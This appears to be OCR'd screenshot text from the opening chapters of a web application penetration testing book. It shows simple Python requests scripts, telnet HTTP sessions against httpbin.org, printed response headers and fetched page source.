



Chapter 01: Introduction to Web Application Penetration Testing








Video-3.py — /home/pentester/Desktop/Examples/Section-2 — Atom
File Edit View Selection Find Packages Help
Section-4
Section-6
Section-7
Section-2
Video-2-header.py
Video-3-headers.py
Video-3.py
Video-4.py
Section-5
Section-3
Video-2-header.py
Video-3.py
1 import requests
2 payload= {'url':'http://www.edge-security.com'}
3 r=requests.get('http://httpbin.org/redirect-to',params=payload)
4 print "Status code:"
5 print "\t *" + str(r.status_code)
6


Chapter 02: Interacting with Web Applications









```
via : 1.1 varnish
content-encoding : gzip
transfer-encoding : chunked
age : 20999
expires : Sun, 19 Nov 1978 05:00:00 GMT
server : nginx/1.4.5
connection : keep-alive
cache-control : public, s-maxage=84247
date : Mon, 26 Oct 2015 21:25:52 GMT
content-type : text/html; charset=utf-8
x-country-code : US
```


pentester@pentester-packt: ~
pentester@pentester-packt:~$ telnet www.httpbin.org 80
Trying 52.72.251.164...
Connected to www.httpbin.org.herokudns.com.
Escape character is '^]'.



pentester@pentester-packt: ~
pentester@pentester-packt:~$ telnet www.httpbin.org 80
Trying 54.175.219.8...
Connected to httpbin.org.
Escape character is '^]'.
GET /ip HTTP/1.0
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 28 Feb 2016 13:48:50 GMT
Content-Type: application/json
Content-Length: 30
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
{
"origin": "82.7.187.46"
}
Connection closed by foreign host.
pentester@pentester-packt:~$



pentester@pentester-packt: ~
pentester@pentester-packt:~$ telnet www.httpbin.org 80
Trying 54.175.222.246...
Connected to httpbin.org.
Escape character is '^]'.
GET /redirect-to?url=http://www.bing.com HTTP/1.0
HTTP/1.1 302 FOUND
Server: nginx
Date: Sun, 28 Feb 2016 13:50:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
Location: http://www.bing.com
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Connection closed by foreign host.
pentester@pentester-packt:~$



pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~$ cd Desktop/Examples/Section-2/
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Chapter-3.py
{"origin":"123.252.235.122"}



pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Chapter-3.py
<!DOCTYPE HTML>
<!--
Hielo by TEMPLATED
templated.co @templatedco
Released for free under the Creative Commons Attribution 3.0 license (te
mplated.co/license)
-->
<html>
<head>
<title>Edge-security Cybersecurity services</title>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale
=1" />
<link rel="stylesheet" href="assets/css/main.css" />
</head>
<body>
<!-- Header -->
<header id="header" class="alt">
E
dge-security Cybersecurity
Menu
</header>
<!-- Nav -->
<nav id="menu">
<ul class="links">
Home
Services


<a href="software.html">Resources</a



pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~$ cd Desktop/Examples/Section-2/
pentester@pentester-packt:~/Desktop/Examples/Section-2$ ls
Chapter-3.py Video-2-header.py Video-3-headers.py Video-3.py Video-4.py
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Chapter-3.py
Status code:
*200


pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Video-3-headers.p
y
http://httpbin.org/ip
Status code:
[-]200
Server headers
Content-Length : 29
Via : 1.1 vegur
Server : gunicorn/19.8.1
Connection : keep-alive
Access-Control-Allow-Credentials : true
Date : Fri, 08 Jun 2018 03:43:09 GMT
Access-Control-Allow-Origin : *
Content-Type : application/json
Content:


pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Video-3-headers.py
http://httpbin.org/post
Status code:
[-]200
Server headers
Content-Length : 341
Via : 1.1 vegur
Server : gunicorn/19.8.1
Connection : keep-alive
Access-Control-Allow-Credentials : true
Date : Fri, 08 Jun 2018 04:34:37 GMT
Access-Control-Allow-Origin : *
Content-Type : application/json
Content:
{"args":{},"data":"","files":{},"form":{"name":"packt"},"headers":{"Accept":"*/*","Accept-Encoding":"gzip, defl
Type":"application/x-www-form-urlencoded","Host":"httpbin.org","User-Agent":"python-requests/2.9.1"},"json":nul
st"}



pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~/Desktop/Examples/Section-2$ ls
Chapter-3.py Video-2-header.py Video-3-headers.py Video-3.py Video-4.py
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Video-4.py
Response code: 200


pentester@pentester-packt: ~/Desktop/Examples/Section-2
pentester@pentester-packt:~/Desktop/Examples/Section-2$ python Video-4.py
Response code: 404



pentester@pentester-packt: ~/Desktop/Examples/Section-2
ShareSkype"]:["hp_fb_share","hp_twitter_share","hp_skype_share"];c=s(n,"");vt();at();u&&(sj_be(u,f,sj_wf(pt,u)),u.style.display=e);b&&lt()}function at(){var u="data-sk",e="data-uo",h="data-st",c="data-es",l="data-eb",a="data-tt",r=_ge("scOptionsContainer"),n=r&&r.querySelector&&r.querySelector(".b_sharedata"),t,i;n&&(n.setAttribute("data-ss",!0),t=["ShareWhatsApp","ShareSms","ShareOutlookCom"],i=s(t,""),t=t.concat(["ShareFB","ShareFBMessenger","ShareTwitter","ShareSkype","ShareEmail","ShareGetUrl"]),i=i.concat(s(t,"_csc")),ct&&(i=i.concat(s(t,"_dlg"))),i.forEach(function(t){if(t){var i=t.getAttribute(w),r=t.getAttribute(ft),s=t.getAttribute(et),v=t.getAttribute(ot);Sharing.logEvent(i,Sharing.ShareStage.Visible,n);sj_be(t,f,function(){var f=d(t);n.setAttribute(e,f);o(n,h,r);o(n,a,r);o(n,c,s);o(n,l,v);t.getAttribute("id").indexOf("_dlg")>-1?n.setAttribute(u,"homepage_sharedialog"):n.setAttribute(u,"homepage_museum");sj_evt.fire("ga_share",i,null,n)})}))}function o(n,t,i){i==null?n.removeAttribute(t):n.setAttribute(t,i)}function s(n,t){return n.map(function(n){var i=n+t;return _ge(i)})}function vt(){for(var n,i=c.length,t=0;t<i;t++)n=c[t],n&&sj_be(n,f,sj_wf(yt,n))}function yt(n){var u=n.getAttribute(ut),r,t,i;u?(r=n.getAttribute(w),hpsh.invokeShareDialog("museum",r)):(t=n.getAttribute(rt),i=d(n),t.indexOf("skype.com")>-1?_w.open(t+encodeURIComponent(i),"_blank","toolbar=no, scrollbars=yes, resizable=yes, top=100, left=500, width=305, height=665"):_w.open(t+encodeURIComponent(i),"_blank","toolbar=yes, scrollbars=yes, resizable=yes, top=500, left=500, width=550, height=420"))}function d(n){var t=n.getAttribute(it);return ht&&(t+="&hpms="+i.hpms),st&&(t+="&ssd="+i.ssd),t}function pt(){r.style.display!=e?wt():h()}function g(n){if(n){var t=sj_et(n),i=sj_we(t,u,y),f=sj_we(t,r,y);i||f||r.style.display!=e||h()}}function wt(){n(p,h);sj_be(_d,f,g);r.style.display=e}function h(){t(p,h);sj_ue(_d,f,g);r.style.display=tt}var r=_ge("hp_share_menu"),u=_ge("hp_share"),l=_ge("musCard"),a=_ge("hp_imgcapt"),v=_ge("hc_imgactions"),nt=_ge("hp_share_options"),y=_ge("hp_container"),e="block",tt="none",f="click",p="hpsbact",it="data-shareurl",rt="data-baseurl",ut="data-shdlg",w="data-sharemethod",ft="data-sharetitle",et="data-emailsubject",ot="data-emailbody",c,st=i&&i.ssd,ht=i&&i.hpms,ct=_ge("shDlg"),b=!0;(u&&r||l||v||a)&&nt&&n!=null&&n("onRBComplete",k,1)})(sj_evt&&sj_evt.bind,sj_evt&&sj_evt.unbind,_w.hpl);
//]]></script> </body><script type="text/javascript" >//<![CDATA[
_G.HT=new Date;
//]]></script></html>
Response code: 200



pentester@pentester-packt: ~/Desktop/Examples/Section-2
u&&(sj_be(u,f,sj_wf(pt,u)),u.style.display=e);b&&lt()}function at(){var u="data-sk",e="data-uo",h="data-st",c="data-es",l="data-eb",a="data-tt",r=_ge("scOptionsContainer"),n=r&&r.querySelector&&r.querySelector(".b_sharedata"),t,i;n&&(n.setAttribute("data-ss",!0),t=["ShareWhatsApp","ShareSms","ShareOutlookCom"],i=s(t,""),t=t.concat(["ShareFB","ShareFBMessenger","ShareTwitter","ShareSkype","ShareEmail","ShareGetUrl"]),i=i.concat(s(t,"_csc")),ct&&(i=i.concat(s(t,"_dlg"))),i.forEach(function(t){if(t){var i=t.getAttribute(w),r=t.getAttribute(ft),s=t.getAttribute(et),v=t.getAttribute(ot);Sharing.logEvent(i,Sharing.ShareStage.Visible,n);sj_be(t,f,function(){var f=d(t);n.setAttribute(e,f);o(n,h,r);o(n,a,r);o(n,c,s);o(n,l,v);t.getAttribute("id").indexOf("_dlg")>-1?n.setAttribute(u,"homepage_sharedialog"):n.setAttribute(u,"homepage_museum");sj_evt.fire("ga_share",i,null,n)})}))}function o(n,t,i){i==null?n.removeAttribute(t):n.setAttribute(t,i)}function s(n,t){return n.map(function(n){var i=n+t;return _ge(i)})}function vt(){for(var n,i=c.length,t=0;t<i;t++)n=c[t],n&&sj_be(n,f,sj_wf(yt,n))}function yt(n){var 